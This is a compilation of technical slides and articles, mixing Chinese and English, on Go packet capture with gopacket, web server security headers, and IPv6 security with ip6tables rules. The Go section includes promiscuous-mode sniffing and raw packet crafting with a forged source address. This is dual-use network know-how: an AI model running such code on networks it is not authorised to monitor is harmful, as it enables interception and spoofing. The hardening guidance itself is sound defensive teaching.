
func main() {
    fmt.Println("-----Find all devices-----\n")

    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Fatal(err)
    }
    // Print device information
    for _, device := range devices {
        for _, address := range device.Addresses {
            fmt.Println("- IP address: ", address.IP)
            fmt.Println("- Subnet mask: ", address.Netmask)
        }
    }
    /*- IP address: 45.33.110.101
     - Subnet mask: ffffff00
     - IP address: 2600:3c01::f03c:91ff:fee5:45b6
     - Subnet mask: ffffffffffffffff0000000000000000
     - IP address: fe80::f03c:91ff:fee5:45b6
     - Subnet mask: ffffffffffffffff0000000000000000
     - IP address: 127.0.0.1
     - Subnet mask: ff000000
     - IP address: ::1
     - Subnet mask: ffffffffffffffffffffff*/
}
```

## Decoding Packet Layers

# Packet Capture Flow

@RiboseYim



Data encapsulation in Ethernet networks using the TCP/IP protocol



## Capture Packet Workflow

- Getting a list of network devices
- Capturing packets from a network device
- Analyzing packet layers
- Using Berkeley Packet Filters

```

package main

import (
    "fmt"
    "log"
    "net"
    "github.com/google/gopacket"
    "github.com/google/gopacket/layers"
    "github.com/google/gopacket/pcap"
)

func main(){
    handle, err := pcap.OpenLive("eth0", 65536, true, pcap.BlockForever)
    if err != nil {
        fmt.Printf("Error: %s\n", err)
        return
    }

    ...
}
  
```

```

    defer handle.Close()

    //Create a new PacketDataSource
    src := gopacket.NewPacketSource(handle, layers.LayerTypeEthernet)
    //Packets returns a channel of packets
    in := src.Packets()

    for {
        var packet gopacket.Packet
        select {
        //case <-stop:
        //return
        case packet = <-in:
            arpLayer := packet.Layer(layers.LayerTypeARP)
            if arpLayer == nil {
                continue
            }
            arp := arpLayer.(*layers.ARP)

            if net.HardwareAddr(arp.SourceHwAddress).String() == "abc" {
                //Do something or don't
            }

            tcpLayer := packet.Layer(layers.LayerTypeTCP)
            if tcpLayer == nil {
                continue
            }
            tcp := tcpLayer.(*layers.TCP)

            //.....
        }
    }
}

```

## Creating and Sending Packets

```

package main

import (
    "github.com/google/gopacket"
    "github.com/google/gopacket/layers"
    "github.com/google/gopacket/pcap"
    "log"
    "net"
    "time"
)

var (
    device      string = "eth0"
    snapshot_len int32  = 1024
)

```

```

    promiscuous bool    = false
    err         error
    timeout     time.Duration = 30 * time.Second
    handle      *pcap.Handle
    buffer      gopacket.SerializeBuffer
    options     gopacket.SerializeOptions
)

func main() {
    // Open device
    handle, err = pcap.OpenLive(device, snapshot_len, promiscuous, timeout)
    if err != nil {log.Fatal(err) }
    defer handle.Close()

    // Send raw bytes over wire
    rawBytes := []byte{10, 20, 30}
    err = handle.WritePacketData(rawBytes)
    if err != nil {
        log.Fatal(err)
    }

    // Create a properly formed packet, just with
    // empty details. Should fill out MAC addresses,
    // IP addresses, etc.
    buffer = gopacket.NewSerializeBuffer()
    gopacket.SerializeLayers(buffer, options,
        &layers.Ethernet{},
        &layers.IPV4{},
        &layers.TCP{},
        gopacket.Payload(rawBytes),
    )
    outgoingPacket := buffer.Bytes()
    // Send our packet
    err = handle.WritePacketData(outgoingPacket)
    if err != nil {
        log.Fatal(err)
    }

    // This time lets fill out some information
    ipLayer := &layers.IPV4{
        SrcIP: net.IP{127, 0, 0, 1},
        DstIP: net.IP{8, 8, 8, 8},
    }
    ethernetLayer := &layers.Ethernet{
        SrcMAC: net.HardwareAddr{0xFF, 0xAA, 0xFA, 0xAA, 0xFF, 0xAA},
        DstMAC: net.HardwareAddr{0xBD, 0xBD, 0xBD, 0xBD, 0xBD, 0xBD},
    }
    tcpLayer := &layers.TCP{
        SrcPort: layers.TCPPort(4321),
        DstPort: layers.TCPPort(80),
    }
    // And create the packet with the layers
    buffer = gopacket.NewSerializeBuffer()
}

```

```
gopacket.SerializeLayers(buffer, options,
    ethernetLayer,
    ipLayer,
    tcpLayer,
    gopacket.Payload(rawBytes),
)
outgoingPacket = buffer.Bytes()
}
}
```

## Application

- [qisniff](#)
- 新一代Ntopng网络流量监控—可视化和架构分析
- 基于网络抓包实现kubernetes中微服务的应用级监控

# Web应用安全：攻击、防护与检测


## 摘要

目前有许多的恶意攻击都是以网站及其用户作为目标，本文将简要介绍在 Web 服务器一侧的安全加固和测试方法。

| 攻击方式                                 | 防护方式  | 说明  |
|--------------------------------------|---|-----|
| 点击劫持(clickjacking)                   | X-Frame-Options Header  | --- |
| 基于 SSL 的中间人攻击(SSL Man-in-the-middle) | HTTP Strict Transport Security                                  | --- |
| 跨站脚本(Cross-site scripting,XSS)       | X-XSS-Protection、Content-Security-Policy、X-Content-Type-Options | --- |

## 点击劫持（Clickjacking）

点击劫持,clickjacking 是一种在网页中将恶意代码等隐藏在看似无害的内容（如按钮）之下，并诱使用户点击的手段，又被称为界面伪装（UI redressing）。例如用户收到一封包含一段视频的电子邮件，但其中的“播放”按钮并不会真正播放视频，而是被诱骗进入一个购物网站。



针对点击劫持攻击，开放Web应用程序安全项目(Open Web Application Security Project, OWASP)(非营利组织，其目的是协助个人、企业和机构来发现和使用可信赖软件)提供了一份指引，《Defending\_with\_X-Frame-Options\_Response\_Headers》。

X-Frame-Options HTTP 响应头是用来给浏览器指示允许一个页面可在 frame 标签或者 object 标签中展现的标记。网站可以使用此功能，来确保自己网站的内容没有被嵌到别人的网站中去，也从而避免了点击劫持(clickjacking)的攻击。DENY:表示该页面不允许在 frame 中展示，即便是在相同域名的页面中嵌套也不允许。SAMEORIGIN:表示该页面可以在相同域名页面的 frame 中展示。ALLOW-FROM uri:表示该页面可以在指定来源的 frame 中展示。配置如下：

```
//HAProxy
http-response set-header X-Frame-Options:DENY
//Nginx
add_header X-Frame-Options "DENY";
//Java
response.addHeader("x-frame-options", "DENY");
```

## 跨站脚本 Cross-site scripting (XSS)

跨站脚本通常指的是通过利用开发时留下的漏洞，注入恶意指令代码（JavaScript/Java/VBScript/ActiveX/Flash/HTML等）到网页，使用户加载并执行攻击者恶意制造的程序。攻击者可能得到更高的权限、私密网页、会话和cookie等各种内容。目前有两种不同的 HTTP 响应头可以用来防止 XSS 攻击，它们是：

- X-XSS-Protection
- Content-Security-Policy

## X-XSS-Protection

HTTP X-XSS-Protection 响应头是Internet Explorer，Chrome和Safari的一个功能，当检测到跨站脚本攻击 (XSS)时，浏览器将停止加载页面。配置选项：0 禁止XSS过滤。1 启用XSS过滤（通常浏览器是默认的）。如果检测到跨站脚本攻击，浏览器将清除页面（删除不安全的部分）。mode=block 启用XSS过滤，如果检测到攻击，浏览器将不会清除页面，而是阻止页面加载。report=reporting-URI 启用XSS过滤。如果检测到跨站脚本攻击，浏览器将清除页面并使用 CSP report-uri 指令的功能发送违规报告。参考文章 [《The misunderstood X-XSS-Protection》](#)：

```
//HAProxy
http-response set-header X-XSS-Protection: 1;mode=block
//Nginx
add_header X-Xss-Protection "1; mode=block" always;;
```

浏览器支持情况：

| Chrome | Edge  | Firefox | Internet Explorer | Opera | Safari |
|--------|-------|---------|-------------------|-------|--------|
| (Yes)  | (Yes) | No      | 8.0               | (Yes) | (Yes)  |

## Content-Security-Policy

内容安全性政策(Content Security Policy,CSP)就是一种白名单制度，明确告诉客户端哪些外部资源（脚本／图片／音视频等）可以加载和执行。浏览器可以拒绝任何不来自预定义位置的任何内容，从而防止外部注入的脚本和其他此类恶意内容。设置 Content-Security-Policy Header：

```
//HAProxy:
http-response set-header Content-Security-Policy:script-src https://www.google-analyti
cs.com;https://q.quora.com
//Nginx
add_header Content-Security-Policy-Report-Only "script-src https://www.google-analytic
s.com https://q.quora.com";
```

## MIME-Sniffing

MIME-Sniffing（主要是Internet Explorer）使用的一种技术，它尝试猜测资源的 MIME 类型（也称为 Content-Type 内容类型）。这意味着浏览器可以忽略由 Web 服务器发送的 Content-Type Header，而不是尝试分析资源（例如将纯文本标记为HTML 标签），按照它认为的资源（HTML）渲染资源而不是服务器的定义（文本）。虽然这是一个非常有用的功能，能够纠正服务器发送的错误的 Content-Type，但是心怀不轨的人可以轻易滥用这一特性，这使得浏览器和用户可能被恶意攻击。例如，如通过精心制作一个图像文件，并在其中嵌入可以被浏览器所展示和执行的HTML和t代码。《[Microsoft Developer Network:IE8 Security Part V: Comprehensive Protection](#)》：

Consider, for instance, the case of a picture-sharing web service which hosts pictures uploaded by anonymous users. An attacker could upload a specially crafted JPEG file that contained script content, and then send a link to the file to unsuspecting victims. When the victims visited the server, the malicious file would be downloaded, the script would be detected, and it would run in the context of the picture-sharing site. This script could then steal the victim's cookies, generate a phony page, etc.

```
//HAProxy
http-response set-header X-Content-Type-Options: nosniff
//Nginx
add_header X-Content-Type-Options "nosniff" always;
```

## SSL Strip Man-in-The-Middle Attack

中间人攻击中攻击者与通讯的两端分别创建独立的联系，并交换其所收到的数据，使通讯的两端认为他们正在通过一个私密的连接与对方直接对话，但事实上整个会话都被攻击者完全控制。例如，在一个未加密的Wi-Fi 无线接入点的接受范围内的中间人攻击者，可以将自己作为一个中间人插入这个网络。强制用户使用[HTTP 严格传输安全 \(HTTP Strict Transport Security, HSTS\)](#)。HSTS 是一套由 IETF 发布的互联网安全策略机制。Chrome 和 Firefox 浏览器有一个内置的 HSTS 的主机列表，网站可以选择使用 HSTS 策略强制浏览器使用 HTTPS 协议与网站进行通信，以减少会话劫持风险。



服务器设置下列选项可以强制所有客户端只能通过 HTTPS 连接：

```
//HAProxy
http-response set-header Strict-Transport-Security max-age=31536000;includeSubDomains;
preload
//Nginx
add_header Strict-Transport-Security 'max-age=31536000; includeSubDomains; preload; always;'
```

## 暴露 URL (HTTPS > HTTP Sites)

Referrer 信息被广泛用于网络访问流量来源分析，它是众多网站数据统计服务的基础，例如 [Google Analytics](#) 和 [AWStats](#), 基于 Perl 的开源日志分析工具。同样的这一特性也会很容易被恶意利用，造成用户敏感信息泄漏，例如将用户 SESSION ID 放在 URL 中，第三方拿到就可能看到别人登录后的页面内容。2014 年，W3C 发布了 Referrer Policy 的新草案，开发者开始有权控制自己网站的 Referrer Policy。但是仅有 Chrome/Firefox 浏览器较新的版本的能够提供支持。

| Feature                         | Chrome            | Firefox | Edge、Internet Explorer、Opera、Safari |
|---------------------------------|-------------------|---------|-------------------------------------|
| Basic Support                   | 56.0              | 50.0    | (No)                                |
| same-origin                     | (No) <sup>1</sup> | 52.0    | (No)                                |
| strict-origin                   | (No) <sup>1</sup> | 52.0    | (No)                                |
| strict-origin-when-cross-origin | (No) <sup>1</sup> | 52.0    | (No)                                |

Referrer-Policy 选项列表：

- Referrer-Policy: no-referrer //整个 Referer 首部会被移除。访问来源信息不随着请求一起发送。
- Referrer-Policy: no-referrer-when-downgrade //默认选项 //引用页面的地址会被发送 (HTTPS->HTTPS)，降级的情况不会被发送 (HTTPS->HTTP)
- Referrer-Policy: origin //在任何情况下，仅发送文件的源作为引用地址
- Referrer-Policy: origin-when-cross-origin //对于同源的请求，会发送完整的URL作为引用地址，但是对于非同源请求仅发送文件的源
- Referrer-Policy: same-origin //对于同源的请求会发送引用地址，但是对于非同源请求则不发送引用地址信息。
- Referrer-Policy: strict-origin //在同等安全级别的情况下，发送文件的源作为引用地址 (HTTPS->HTTPS)
- Referrer-Policy: strict-origin-when-cross-origin //对于同源的请求，会发送完整的URL作为引用地址
- Referrer-Policy: unsafe-url //无论是否同源请求，都发送完整的 URL (移除参数信息之后) 作为引用地址。

我们必须确保用户从全 HTTPS 站点跳转到 HTTP 站点的时候，没有中间人可以嗅探出用户的实际的 HTTPS URL，Referrer Policy 设置如下：

```
//HAProxy
http-response set-header Referrer-Policy no-referrer-when-downgrade
//Nginx
add_header Referrer-Policy: no-referrer-when-downgrade
```

| Source  | Destination   | Referrer (Policy :no-referrer-when-downgrade)                 |
|---|---|---|
| <a href="https://test.com/blog1/">https://test.com/blog1/</a> | <a href="http://test.com/blog2/">http://test.com/blog2/</a>   | NULL  |
| <a href="https://test.com/blog1/">https://test.com/blog1/</a> | <a href="https://test.com/blog2/">https://test.com/blog2/</a> | <a href="https://test.com/blog1/">https://test.com/blog1/</a> |
| <a href="http://test.com/blog1/">http://test.com/blog1/</a>   | <a href="http://test.com/blog2/">http://test.com/blog2/</a>   | <a href="http://test.com/blog1/">http://test.com/blog1/</a>   |
| <a href="http://test.com/blog1/">http://test.com/blog1/</a>   | <a href="http://example.com">http://example.com</a>           | <a href="http://test.com/blog1/">http://test.com/blog1/</a>   |
| <a href="http://test.com/blog1/">http://test.com/blog1/</a>   | <a href="https://example.com">https://example.com</a>         | <a href="http://test.com/blog1/">http://test.com/blog1/</a>   |
| <a href="https://test.com/blog1/">https://test.com/blog1/</a> | <a href="http://example.com">http://example.com</a>           | NULL  |

## 测试

安全研究员 Scott Helme 贡献了一个非常棒的网站 [<https://securityheaders.io/>]，可以分析自己站点的Header(报文头)，并提出改进安全性的建议。示例如下（环境参数，Operating System: CentOS 7 ; haproxy 1.5.14 ; nginx 1.12.0）。

- 加固前的检测结果

Security Report Summary



|                   |  |
|-------------------|--|
| Site:             |  |
| IP Address:       | 103.211.218.97   |
| Report Time:      | 24 Aug 2017 09:17:27 UTC   |
| Report Short URL: | Feature disabled.  |
| Headers:          | <input checked="" type="checkbox"/> Strict-Transport-Security <input checked="" type="checkbox"/> Content-Security-Policy <input checked="" type="checkbox"/> Public-Key-Pins<br><input checked="" type="checkbox"/> X-Frame-Options <input checked="" type="checkbox"/> X-XSS-Protection <input checked="" type="checkbox"/> X-Content-Type-Options <input checked="" type="checkbox"/> Referrer-Policy |

Raw Headers

|                  |                               |
|------------------|-------------------------------|
| HTTP/1.1         | 200                           |
| Server           | nginx/1.12.0                  |
| Date             | Thu, 24 Aug 2017 09:18:50 GMT |
| Content-Type     | text/html; charset=UTF-8      |
| Content-Length   | 14439                         |
| Connection       | keep-alive                    |
| Vary             | Accept-Encoding               |
| Last-Modified    | Wed, 26 Jul 2017 15:01:54 GMT |
| Accept-Ranges    | bytes                         |
| Content-Language | en-US                         |

- 加固后的检测结果

**Security Report Summary**



|                          |   |
|--------------------------|---|
| <b>Site:</b>             |   |
| <b>IP Address:</b>       | 103.211.218.97  |
| <b>Report Time:</b>      | 24 Aug 2017 09:59:01 UTC  |
| <b>Report Short URL:</b> | Feature disabled.   |
| <b>Headers:</b>          | <input checked="" type="checkbox"/> Strict-Transport-Security<br><input checked="" type="checkbox"/> X-Frame-Options<br><input checked="" type="checkbox"/> X-XSS-Protection<br><input checked="" type="checkbox"/> X-Content-Type-Options<br><input checked="" type="checkbox"/> Referrer-Policy<br><input checked="" type="checkbox"/> Content-Security-Policy<br><input checked="" type="checkbox"/> Public-Key-Pins |
| <b>Warning:</b>          | Grade capped at A. please see warnings below.   |

**Raw Headers**

|                                  |  |
|----------------------------------|--|
| <b>HTTP/1.1</b>                  | 200  |
| <b>Server</b>                    | nginx/1.12.0   |
| <b>Date</b>                      | Thu, 24 Aug 2017 10:00:24 GMT  |
| <b>Content-Type</b>              | text/html; charset=UTF-8   |
| <b>Content-Length</b>            | 14439  |
| <b>Connection</b>                | keep-alive   |
| <b>Vary</b>                      | Accept-Encoding  |
| <b>Last-Modified</b>             | Wed, 26 Jul 2017 15:01:54 GMT  |
| <b>Accept-Ranges</b>             | bytes  |
| <b>Content-Language</b>          | en-US  |
| <b>Strict-Transport-Security</b> | max-age=31536000; includeSubDomains  |
| <b>X-Frame-Options</b>           | DENY   |
| <b>X-Xss-Protection</b>          | 1; mode=block  |
| <b>X-Content-Type-Options</b>    | nosniff  |
| <b>Referrer-Policy</b>           | : no-referrer-when-downgrade   |
| <b>Content-Security-Policy</b>   | script-src 'unsafe-inline' https://www.google-analytics.com<br>https://q.quora.com https://a.quora.com |

## 参考文献

- SSL Man-in-the-Middle Attacks | SANS Institute InfoSec Reading Room
- A new security header: Referrer Policy | Scott Helme
- 《Microsoft Developer Network:IE8 Security Part V: Comprehensive Protection》
- The WiFi Pineapple - Using Karma and SSLstrip to MiTM secure connections | Scott Helme
- Content Security Policy - An Introduction | Scott Helme
- Content Security Policy 入门教程 | 云栖社区
- Referrer Policy 介绍 | Jerry Qu

# Cyber-Security: IPv6 & Security


## 概要

- IPv6 Overview
- IPv6 & Cyber-Security (IPsec, TLS/SSL, NAT, Source routing)
- IPv6 & Linux Security (iptables vs ip6tables, SSH/SCP/Rsync)

## IPv6


IPv6(Internet Protocol version 6)是互联网协议的最新版本，用于分组交换互联网络的网络层协议，旨在解决IPv4地址枯竭问题。IPv6二进制下为128位长度，以16位为一组，每组以冒号“:”隔开，可以分为8组，每组以4位十六进制方式表示。例如：

2001:0db8:85a3:08d3:1319:8a2e:0370:7344 是一个合法的IPv6地址。



## IPv6 报文包格式

定义：RFC 1883中定义的原始版本，RFC 2460中描述的现在提议的标准版本。



## IPv6 地址分类

- 单播地址（unicast）：单播地址标示一个网络接口，协议会把送往地址的数据包送往给其接口。单播地址包括可聚类的全球单播地址、链路本地地址等。
- 多播地址（multicast）：多播地址也称组播地址。多播地址也被指定到一群不同的接口，送到多播地址的数据包会被发送到所有的地址。
- 任播地址（anycast）：Anycast 是 IPv6 特有的数据发送方式，它像是 IPv4 的 Unicast（单点传播）与 Broadcast（多点广播）的综合。

Anycast像 IPv4 多点广播（Broadcast）一样，会有一组接收节点的地址栏表，但指定为 Anycast的数据包，只会发送给距离最近或发送成本最低（根据路由表来判断）的其中一个接收地址，当该接收地址收到数据包并进行回应，且加入后续的传输。该接收列表的其他节点，会知道某个节点地址已经回应了，它们就不再加入后续的传输作业。以目前的应用为例，Anycast地址只能分配给路由器，不能分配给电脑使用，而且不能作为发送端的地址。

## IPv6 & Cyber-Security

对我们网络的攻击来自各种各样的来源：社会工程（Social Engineering）、粗心、垃圾邮件、网络钓鱼、操作系统漏洞、应用程序漏洞、广告网络、跟踪和数据收集、服务提供商窥探等。作为一个新兴的网络协议，安全问题同样无法避免。


## IPsec/TLS/SSL/SSH

IPsec（网际网络安全协议，Internet Protocol Security，RFC 4301、RFC 4309），旨在在网络层为IP分组提供安全服务，包括访问控制、数据完整性、身份验证、防止重放和数据机密性。IPsec原本是为IPv6开发，但是在IPv4中已被大量部署。最初，IPsec是IPv6协议组中不可少的一部分，但现在是可选的。

在传输模式下，IPsec在IP报头和高层协议之间插入一个报头，IP报头与原始IP报头相同，只是IP协议字段被改为ESP或者AH，并重新计算IP报头的校验和。IPsec假定IP端点是可达的，源端头不会修改IP报头中的目标IP地址。IPsec工作在网络层。其它加密协议如TLS/SSL和SSH，工作在传输层之上，是针对具体应用的。

## 安全协议概览

@RiboseYim



## 报文格式对比：IP vs IPsec

@RiboseYim



## NAT = Security ?

NAT is not and never has been about security.

NAT(Network Address Translation) 是一种在IP数据包通过路由器或防火墙时重写来源IP地址或目的IP地址的技术。NAT 延长了 IPv4的寿命。它的本意是通过地址伪装，阻止外部网络主机的恶意活动，阻止网络蠕虫病毒来提高本地系统的可靠性，阻挡恶意浏览来提高本地系统的私密性。另外，它也为UDP的跨局域网的传输提供了方便。很多防火墙都NAT功能，它使防

火墙变成有状态的，检查所有的流量、跟踪哪些数据包进入您的内部主机，并将多个私有内部地址重写到一个外部地址。它在外部网关上创建一个单点故障源，并为拒绝服务（DoS）攻击提供了一个简单的目标。NAT有它的优点，但安全不是其中之一。

## Source routing

Source routing 允许发送方控制转发，而不是将其留给任何一个包通过的路由器，通常是 OSPF（Open Shortest Path First，开放最短路径优先）。Source routing 有时用于负载平衡，和管理VPN（Virtual Private Network，虚拟专用网络），所以，Source routing 并不是 IPv6 带来的特性，但是提出了许多安全问题。你可以用它来探测网络，获取信息，绕过安全设备。路由报头0型（RH0）是使源路由的IPv6扩展报头，它一直受到抨击，因为它使一种非常聪明的DoS攻击被放大，在两个路由器之间的反弹包直到它们超载及带宽耗尽。

## 大就是强？

有些人认为IPv6地址空间如此之大，为网络扫描提供了一种防御。这是一种错误的观念。我们确实有潜在的庞大地址资源可供应用，但是我们倾向于在可预见的范围组织我们的网络。硬件在变得廉价的和强大，云计算资源的快速发展在惠及企业的同时，也降低了攻击方的门槛和成本（黑客、黑产）。计算机网络的复杂性决定了挫败恶意网络扫描的困难很大，包括在IPv6网络中进行监测辨别哪些属于本地访问、哪些不是，IPv6 控制访问的问题在于，它的管理能力要求超过了其它任何协议。传统的防御工具和方法论都有待更新。

# IPv6 & Linux Security

## iptables & ip6tables

ip6tables命令和iptables一样，都是Linux中防火墙软件

```
# Block All IPv6
$ vi /etc/sysctl.conf:
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
# load your changes:
$ sudo sysctl -p
net.ipv6.conf.all.disable_ipv6 = 1
net.ipv6.conf.default.disable_ipv6 = 1
# Test
$ ping6 -c3 -I eth0 fe80::f07:3c7a:6d69:8d11
PING fe80::f07:3c7a:6d69:8d11(fe80::f07:3c7a:6d69:8d11)
from fe80::2eef:d5cc:acac:67c wlan0 56 data bytes
--- fe80::2eef:d5cc:acac:67c ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2999s
# Listing
$ sudo ip6tables -L
# Flushing
$ sudo ip6tables -F
```

## Example Rules

```
#!/bin/bash

# ip6tables single-host firewall script

# Define your command variables
ipt6=/sbin/ip6tables

# Flush all rules and delete all chains
# for a clean startup
$ ipt6 -F
$ ipt6 -X

# Zero out all counters
$ ipt6 -Z

# Default policies: deny all incoming
# Unrestricted outgoing

$ ipt6 -P INPUT DROP
$ ipt6 -P FORWARD DROP
$ ipt6 -P OUTPUT ACCEPT

# Must allow loopback interface
